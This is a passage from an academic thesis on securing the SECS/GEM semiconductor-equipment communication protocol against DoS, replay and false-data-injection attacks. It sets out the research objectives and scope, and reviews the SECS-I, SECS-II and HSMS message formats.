these attacks is significant and devastating in terms of

business continuance, theft of confidential data, and reputational damage (Djenna et al., 2021). For secure communication, authentication and encryption are both equally important; however, the existing mechanisms only provide either authentication or encryption, but not both. In addition, the existing mechanisms have been hard-coded with predefined key sizes and algorithms, making it challenging to alter either the key size or the algorithms used. This reduces the adaptability and flexibility of these mechanisms to changing threats and requirements for security.

The SECS/GEM protocol uses the HSMS transport protocol, which has a well-defined message structure. Changing or adding new fields to the header of the HSMS message structure may cause instability and incompatibility issues with existing software tools designed for analytics. This is because these tools are developed to read, interpret and process the messages based on a well-defined message structure. Changing the structure of the message can cause these tools to fail to interpret the message correctly.

Based on the drawbacks and issues highlighted above, there is a need for a proper security mechanism to protect SECS/GEM communication and prevent DoS attacks, FDIA attacks, and replay attacks. Therefore, the problem statement is summarized as follows:

1. Existing SECS/GEM security mechanisms are inflexible in design and do not permit adjusting the algorithm or key size based on the desired level of security.
2. The existing SECS/GEM security mechanisms either fail to maintain data integrity or fail to prevent unauthorized devices from

communicating and disrupting SECS/GEM communications in the manufacturing industry.

3. The existing SECS/GEM security mechanisms are vulnerable to several cyber-attacks, including False-Data-Injection Attack (FDIA), Denial of Service (DoS) Attack, and Replay attack.

1.4 Research Objectives

This research aims to prevent various attacks, such as DoS attacks, replay attacks, and False-Data-Injection Attacks (FDIA), carried out on SECS/GEM in industrial networks. Additionally, this research addresses authentication issues in SECS/GEM communications and assures that equipment in the industrial network communicates with only authorized devices. Following are the research objectives that have been established in order to attain the goals of this research study.

1. To propose a flexible security mechanism for SECS/GEM that piggybacks control information with each message exchanged while retaining the original message structure of the SECS/GEM protocol.
2. To propose a security mechanism that employs cryptographic hash algorithms for maintaining data integrity and authenticates SECS/GEM devices to prevent unauthorized devices from communicating and disrupting SECS/GEM communications in the manufacturing industry.
3. To propose a rule-based mechanism for preventing cyber-attacks such as DoS attacks, False-Data-Injection attacks, and replay attacks against manufacturing equipment communicating over SECS/GEM protocol.

1.5 Research Scope and Limitations

The scope of this thesis is limited to proposing a security mechanism for authenticating industrial devices communicating over SECS/GEM protocol and protecting these devices from cyber-attacks such as DoS attacks, False-Data-Injection-Attack, and replay attacks. Table 1.1 summarizes the overall research scope for the proposed security mechanism.

Table 1.1 Research Scope and Limitations

Item	Scope of Research
Environment	TCP/IP Network
Security Mode	Authentication and Integrity
Key Storage	Securely stored locally, no key distribution mechanism employed
Attack Types	DoS, Replay Attack, False-Data-Injection-Attack (FDIA)
OSI Target Layer	Application Layer, Transport Layer
Evaluation Metrics	Processing Time, Protocol Control Overhead, Attack Prevention Success Rate

Although the DoS attacks can be accomplished by flooding the target with traffic beyond the receiver's processing capacity, rendering it inaccessible; however, this type of DoS attack is beyond the scope of this study. Instead, this study is limited to sending the receiver control commands, which force the victim to terminate the connection.

This study focuses solely on the authentication and integrity features and prevention of cyber-attacks of the proposed mechanism. The mechanism supports other security features, such as confidentiality, but they are not covered in this study.

1.6 Research Contribution

Although the standard SECS/GEM protocol is widely regarded as the backbone of the manufacturing industry and has been widely used for several years, it lacks any security features and is therefore unsuitable with Industry 4.0-compliant industrial networks. Although a few attempts have been made to address security issues with SECS/GEM, the existing security mechanisms are either vulnerable to cyber-attacks or require an excessively long processing time, neither of which is acceptable in a production environment. The proposed security mechanism is unique in that it protects SECS/GEM communications against cyber-attacks and is flexible, customizable, and lightweight. Upon completion of this research, the following contributions will be the most significant:

- The proposed mechanism is highly flexible and configurable, allowing the selection of different HMAC algorithms with different key sizes.
- The proposed mechanism is customizable, meaning that it provides different modes to operate in (e.g., authentication, confidentiality, both authentication, and confidentiality), depending on the requirements.
- The proposed security mechanism attains message integrity and ascertains that the communication over SECS/GEM protocol only takes place amongst the authorized devices in the manufacturing industry.
- The proposed rule-based security mechanism aims to prevent cyber-attacks (i.e., DoS, FDIA, and Replay Attacks) carried out on SECS/GEM communications in the industrial network.

1.7 Research Steps

In order to achieve the intended objectives of this study, the research is divided into five distinct phases, as depicted in Figure 1.2. The specifics of each of these stages are discussed in further detail below.

Step 1: Problem Identification. This stage covers the SECS/GEM communication protocol in general and delves deeper into the underlying SEMI communication standards to highlight the SECS/GEM protocol's strengths and weaknesses. Security threats to SECS/GEM communications are also identified at this stage.

Step 2: Literature Review. This stage addresses existing authentication and security solutions against cyber-attacks for various industrial communication protocols. Hence, this stage provides deeper insight into the limitations of present solutions, the research problem, the scope, and the requisite knowledge to describe the proposed solution.

Step 3: Research Methodology. This phase describes the proposed mechanism for authenticating and preventing cyber-attacks against SECS/GEM communications. The proposed mechanism must be highly configurable and capable of operating in a variety of modes, depending on the level of security desired in any given situation. Hence, a control structure is required to convey additional information to the receiver. Thus, this phase discusses the intricacies of the control structure, fields, options, and permissible operations.

Step 4: Implementation. This stage explains the specifics of how the proposed mechanism will be implemented, the programming language as well as the

steps that will be taken to put the proposed mechanism into action. Additionally, this phase discusses software tools for monitoring network traffic and capturing and manipulating packets. The tools discussed will be used in conjunction with the development of the proposed mechanism. Additionally, a testbed will be developed to examine the functioning and efficacy of the proposed mechanism. The proposed mechanism is executed, and its performance is evaluated in a variety of configuration modes. Moreover, several attack scenarios will be developed to assess the proposed mechanism's resilience to DoS, replay, and FDIA Attacks.

Step 5: Evaluation and conclusion. This step evaluates the efficiency of the proposed mechanism in terms of processing time, control overhead, and resilience to cyber-attacks using various scenarios. Additionally, this stage evaluates the capacity of the proposed mechanism to prevent unauthorized devices from establishing communication links with legit industry equipment. The proposed mechanism is validated by comparing its accuracy and usefulness to those of other existing mechanisms.




Figure 1.2 Research Steps

1.8 Thesis Organization

This thesis is organized into six chapters, with this chapter being an introduction to this entire thesis. The remaining chapters are arranged as follows.

Chapter Two provides a critical overview of the history and features of the SECS/GEM communication protocol in industrial networks. This chapter also goes through the fundamental concepts linked to this research, as well as the pertinent studies and limitations of each existing mechanism, which are discussed in detail in this chapter.

Chapter Three discusses the methodology of the proposed mechanism, sheds light on its salient features, and outlines its requirements.

Chapter Four provides the details of the implementation of the proposed mechanism. Additionally, it describes the thread model and the scenarios used to evaluate the proposed mechanism.

Chapter Five discusses the evaluation of the proposed mechanism and compares the results with other SECS/GEM implementations in terms of processing time, control overhead, and resilience against cyber-attacks.

Chapter Six summarizes the finding of this thesis and outlines its scope. The chapter also proposes some valuable suggestions and recommendations for future work.

CHAPTER 2

LITERATURE REVIEW

This chapter provides a thorough overview of the SECS/GEM standard and the core concepts underlying this study. It reviews related research on securing SECS/GEM communications in the industry 4.0 ecosystem. Additionally, it emphasizes the limitations of each approach, which serves as the impetus for this research.

Section 2.1 introduces the SEMI organization and provides a comprehensive overview of SEMI's SECS/GEM standards, including SECS-I, SECS-II, HSMS, and GEM, which are discussed in Section 2.2. Section 2.3 discusses common cyber-attacks carried out on industrial networks in general and sheds light on attacks carried out on SECS/GEM in particular. Section 2.4 introduces rule-based systems to prevent cyber-attacks. Section 2.5 presents the cryptographic hash functions and the secure hash standards. Section 2.7 covers the literature review and provides an in-depth discussion on several industrial M2M communication protocols used commonly. Section 2.8 covers related work, Section 2.8 provides a critical analysis of existing mechanisms, outlining their weaknesses and limitations. Section 2.9 discusses the requirements of the proposed mechanism, and Section 2.10 summarizes the chapter.

2.1 Background

Semiconductor Equipment and Materials International (SEMI), founded in the United States in 1970, is a global industry association with a worldwide membership of companies representing semiconductor-related industries. SEMI has 26 subcommittees that include, among factory others, the subcommittees for Automated

Test Equipment, Environment, Health and Safety, and Information and Control (Goh et al., 2017).

Automation in semiconductor manufacturing plays a vital role in day-to-day operations. The special focus is on boosting efficiency and productivity in the value-chain process by substituting human operators with automated machines in myriad situations, such as tasks that are recursive in nature, complex, prone to errors, dangerous and hazardous, and the like. The fab (also called a semiconductor fabrication plant or foundry) operations are categorized into three types, i.e., manual, semi-automated, and fully automated, based on the attention required by the operator (Moyné & Iskandar, 2017). Manual fab operations require an operator to run equipment, which makes it very stringent to find equipment operating without computer assistance in the modern semiconductor industries. The semi-automated fab operations have achieved cognizance in the modern factory installations (i.e., shop-floor), wherein processing tools and equipment are assisted, monitored, and controlled by computers for major activities, while operators carry out only tasks like material loading/unloading and other manual processes. The fully automated fab operations have eased processes in modern factory systems by installing systems that carry out automated processing without the involvement of the human operator. Figure 2.1 shows simplified equipment configurations in the production line within the industrial network.

Machine-to-Machine communication protocols are the cornerstone of industrial networks and are critical in achieving automation and higher productivity. As stated previously, M2M communication is a direct connection between devices through any communication channel, including wired and wireless. The M2M

communications protocols enable a network of smart systems to exchange, connect, and monitor data, allowing for efficient and intelligent decision-making without human involvement (Amodu & Othman, 2018). This encompasses almost everything, including smartphones, laptops, tablets, manufacturing equipment, robots, and autonomous sensors, and allows these devices to react to and adjust their internal operations in response to external feedback (Yang et al., 2019). Based on effective M2M communications and interactions, machines and factory equipment provide information on patterns in usage and signal events to act immediately. Manufacturing equipment may be networked together to provide operational performance statistics, predictive diagnostic data, inactivity analysis, and a variety of other monitoring and control data. Thus, managers may make preemptive decisions with apparent cost-cutting benefits.




Figure 2.1 A Simplified and Generalized Industrial Shop-floor Network

M2M communication protocols can transform the conventional linear supply chain into a feedback loop that continuously flows through dynamic business alliances that produce, distribute, and service the objects. Human intermediaries will, in many cases, be entirely eliminated from the equation (Vashistha, 2021). With specified and managed parameters, equipment assets can make critical decisions themselves, thus providing the end-user with maximum cost-effectiveness.

2.2 SEMI Equipment Communication Standards

SEMI deals in materials, services, and equipment required by the manufacturing industries. It unleashes various standards, including E4, E5, E30, and E37. SEMI Equipment Communications are centered on four primary standards, commonly referred to as SECS/GEM, and are summarized in Table 2.1. The SECS/GEM is an industry protocol and has been in profound use for decades in almost all manufacturing industries (Stoop et al., 2019). The SECS/GEM of SEMI is the jugular vein in the semiconductor industry, such as Intel, Samsung, TSMC, IBM, Qualcomm, Broadcom, Toshiba, and so on, proving as a communication protocol and control system for years (Weber et al., 2016).

The SECS/GEM communication protocol is feature-rich and offers two types of capability sets 1) The fundamental requirements and 2) the additional capabilities. All SECS/GEM-compliant equipment must support at least fundamental requirements, which are considered the minimum set of functionalities semiconductor equipment must support. The fundamental requirements include State models, Equipment processing states, host-initiated Scenarios, Event notification, Error messages, Online identification, Control (Operator Initiated), and documentation.

Table 2.1 SEMI's SECS/GEM Communication Standards

Year	SEMI Standard	Description
1978	E4 SECS-I	SEMI Equipment Communications Standard-I: It is a communication protocol that helps establish communication between various equipment and a host on an RS-232 cable. This works at the physical layer.
1982	E5 SECS-II	SEMI Equipment Communications Standard-II: It helps to exchange information between equipment and host as a series of streams and function messages in a defined format.
1992	E30 GEM	Generic Equipment Model: It helps to define the usage of SECS-II messages and monitor the behavior of the equipment while exchanging messages with the host.
1994	E37 HSMS	High-Speed SECS Message Service: It defines a communication protocol managing point-to-point communication between equipment and a host on TCP / IP.

In addition to the fundamental GEM requirements, the SECS/GEM specifies a myriad list of optional capabilities that can be implemented and supported by a GEM interface based on the complexity and requirements. The additional capabilities include the Establishment of Communication, Event Notification, Dynamic Event report configuration, variable data collection, trace data collection, status data collection, alarm management, remote control, equipment constants, process program management, material movement, equipment terminal services, clock, limit monitoring, spooling, and host initiated control (Sauter & Treytl, 2015). The complete list of fundamental and additional SECS/GEM capabilities is shown in Figure 2.2.

Fundamental GEM requirements (Basic)	Additional GEM capabilities (Advanced)
• State models • Equipment processing states • Host-initiated control • Event notification • Error messages • Documentation • Control (operator initiated)	• Establish communication • Dynamic event report configuration • Variable data collection • Trace data collection • Status data collection • Alarm management • Process program management • Remote control equipment constants • Material movement • Equipment terminal services • Clock • Limited Monitoring • Spooling • Control (Host-Initiated)

Figure 2.2 SECS/GEM Capabilities

2.2.1 SEMI Equipment Communication Standard: Part 1 (SECS-I)

The E4 standard, also known as SECS-I, defines the exchange of messages between semiconductor equipment and a host computer without requiring that the equipment and the host are aware of each other (Cimetrix, 2016). The SECS-I standard defines point-to-point communication by utilizing the RS-232 interface. SECS-I provides a slow transmission data rate over RS-232, whereas it is deficient in supporting TCP/IP-based local area networks. The communication is bidirectional, asynchronous, and half-duplex. Typically, communication takes place at a baud rate of between 9,600 and 19,200. SECS-I supports multi-block transfers using 256-byte blocks. The RS-232 communication protocol is inadequate for extended distances and

provides only rudimentary noise immunity. Currently, the SECS-I protocol is available only on legacy factory equipment and is not bundled with new machines. Thus, this research disregards SECS-I in favor of HSMS, a TCP/IP-based transport protocol for SECS/GEM.

2.2.2 SEMI Equipment Communication Standard: Part 2 (SECS-II)

The SEMI E5 standard, commonly termed as SECS-II, is a message content protocol that specifies a generic message layer to transmit any data structure supported by the specifications. It also describes a set of standard messages, with each specific message having an identity, purpose, and format. SECS-II reveals an interpretation of message types, data types, message structure, and message contents exchanged between intelligent factory equipment and the host. The message types are defined for various categories, covering a wide array of specific or general functions. The SECS-II messages are classified into various categories referred to as streams (e.g., Stream-1 deals with equipment status; Stream-7 covers specifications related to recipe management), whereas the functions are specific messages within a particular stream category (Jung et al., 2007). Both streams and functions are defined by combining a stream number and a function number, which are single-byte values ranging from 0 to 255. This combination of a stream and a function is expressed by the notation $Message = S_n F_m$, where n and m signify the numbers of a specific stream and a specific function, respectively, that have been allotted to execute a designated task. The odd-numbered function codes correspond to primary messages (request messages), while the even-numbered function codes correspond to secondary messages (reply messages). For example, a primary message S1F13 refers to Stream 1 and Function 13, which enables an entity to send an *Establish Communication*

Request message to the intended host/equipment, and on receiving such a message, the device will reply with S1F14. The pair of primary and secondary messages (i.e., S1F13/S1F14) is called a transaction. Each transaction is identified with a unique transaction Id. The sender sets a special 4-byte integer value called SystemBytes, which pairs the primary message with its secondary message. Figure 2.3(a) depicts a host initiating a connection establishment request (i.e., S1F13/S1F14), while Figure 2.3(b) exhibits equipment initiating the same request.




Figure 2.3 Scenario to Illustrate the Exchange of S1F13/S1F14 Message Pair

The simple S1F13 (connection establishment request) message from the host with an empty list is depicted in Figure 2.4. The W-bit in S1F13 message is turned ON, which signifies that the host computer is expecting a reply message from equipment. The message size is then computed based on the data passed from the SECS-II layer, and in this particular example, the data portion consists of an empty list; therefore, the payload size is just 2 bytes. The total message size is 16 bytes (i.e., four length bytes, ten header bytes, and two data bytes). It can be observed that the list data item has a Format Code and length bytes that are required to encode data.




Figure 2.4 S1F13 Message Structure and Data Packaging

The equipment will reply to the S1F13 message with the S1F14 message and fill the data portion with the necessary information. The reply message shown in Figure 2.5 contains two lists, one binary data item, and two ASCII data items. The memory packaging of the data portion is shown in Figure 2.5(c). It must be observed that the presence of a list data item increases the payload size and adversely impacts the data density (Weber et al., 2016).




Figure 2.5 S1F14 Replay Message From Equipment

Figure 2.6 shows SECS-II reply message S1F14 captured and visualized in Wireshark. It can be seen in the figure that the message contains a list of two items. Surprisingly, the HSMS protocol only shows 33 bytes as packet length, whereas the TCP shows a 37-bytes payload. The 4 bytes are prefixed with the HSMS message, and these 4 bytes determine the message length. These 4-length bytes are prefixed in all HSMS packets and are stripped off while packet processing at the HSMS level.




Figure 2.6 S1F14 Response Message Captured in Wireshark

SECS-II provides primitive data types to encode messages in a highly compact bandwidth-efficient format. The signed and unsigned integers are stored in 1, 2, 4, and 8 byte-sized variables. The floating-point numbers are stored in variables that are 4 bytes or 8 bytes in size. The Boolean data type, which uses 1 byte, is used to represent on/off values. ASCII data type is used to describe strings, and Binary data type is used to store binary data such as images and graphs. The List data type is supported to contain a sequence of other primitive data items as well as nested lists. The length byte of the List data item determines the number of total data items in the list. The E5 standard limits a single data element within a SECS-II message to be a maximum of 16,777,215 bytes (about 16.5MB) long. A message could be a simple data element (e.g., a binary response, an ASCII string), a complex list structure (e.g., multiple levels of lists in the hierarchy), or without data.

2.2.3 High-Speed SECS Message Services (HSMS)

HSMS is a transport protocol for SECS/GEM communications (Ma et al., 2018; Nelson et al., 2012). The HSMS protocol is derived from TCP/IP protocol and uses almost identical procedures for connection establishment as defined in RFC 793 with slight differences (Postel, 1981). The RFC 793 specifications permit intended communicating parties to establish a connection with each other simultaneously. However, the HSMS protocol restricts the connection establishment procedure and defines two different modes for connection establishment, namely *Active Mode* and *Passive Mode*. The connection establishment requests can only be initiated from a device that is configured in Active mode. Once the communication link is established between the host and equipment, HSMS transports binary encoded SECS-II messages to control recipe change, monitor, report, and various other functions of the

semiconductor equipment. The connection remains established and maintained for longer durations between communicating entities (Lezzi et al., 2018). The data flows back and forth until one, or both entities are intentionally taken offline for some specific reasons, such as software upgrades, adding/removing machines, and maintenance or system reboots. The HSMS message format is depicted in Figure 2.7, whereas a description of each of the header fields is provided in Table 2.2.




Figure 2.7 HSMS Message Structure

The HSMS message is transported as a stream of bytes, and the first 4-bytes determine the total length of the encoded SECS-II message along with the header. The minimum HSMS message size is 10 bytes (i.e., header-only), and the maximum theoretical size of a single message is 4.3 gigabytes.

Table 2.2 Description of HSMS Header Fields

Bytes	Field	Description
0-1	SessionID	Provides an association by reference between control messages and subsequent data messages
2	Stream (W-bit)	- Contains 0 or status code for control messages - When SType=0, it contains W-bit and Stream numbers for data messages
